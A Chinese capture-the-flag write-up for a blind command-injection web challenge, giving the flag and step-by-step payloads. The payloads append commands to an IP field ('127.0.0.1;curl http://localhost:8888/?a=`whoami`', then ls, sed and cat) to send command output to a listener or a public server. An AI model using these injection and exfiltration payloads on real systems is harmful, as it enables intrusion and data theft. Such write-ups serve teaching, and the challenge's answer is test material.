Web

0x04 少年你会ping命令么

题目描述：小x同学找到了一个大黑阔的工具，这个工具你会使用么？

考查内容：盲打rce

难易程度：难

Flag：HEBTUCTF{Bl1Nd\_RC3\_1s\_h4rD}


解题过程：

打开题目随便输入一个IP提交，发现没有回显，不论输入什么都是没有回显，确定本题为盲打，可以使用ceye（不需要公网服务器，只要注册一下就好了，流程是类似的）或使用wp中的方法(curl，前提要有一个公网服务器)。


首先尝试命令执行，使用;换行执行，payload如下：

127.0.0.1;curl <http://localhost:8888/?a=`whoami`>


监听本机8888得到，发现命令执行成功。于是我们查看目录下文件



127.0.0.1;curl [http://localhost:8888/?a=`ls`](http://localhost:8888/?a=`whoami`),发现只返回了一个文件，这里我们使用sed命令



127.0.0.1;curl [http://localhost:8888/?a=`ls | sed -n "2p"`](http://localhost:8888/?a=`whoami`) 发现打到了第二个，我们继续尝试，然后打到了flaaaaag.php，然后cat即可



补充：有时限制了请求的长度（尤其是在ceye中），导致我们带出太多数据时会出错，这里可以使用cut 指令,如下图，这样可以一点一点把数据带出来

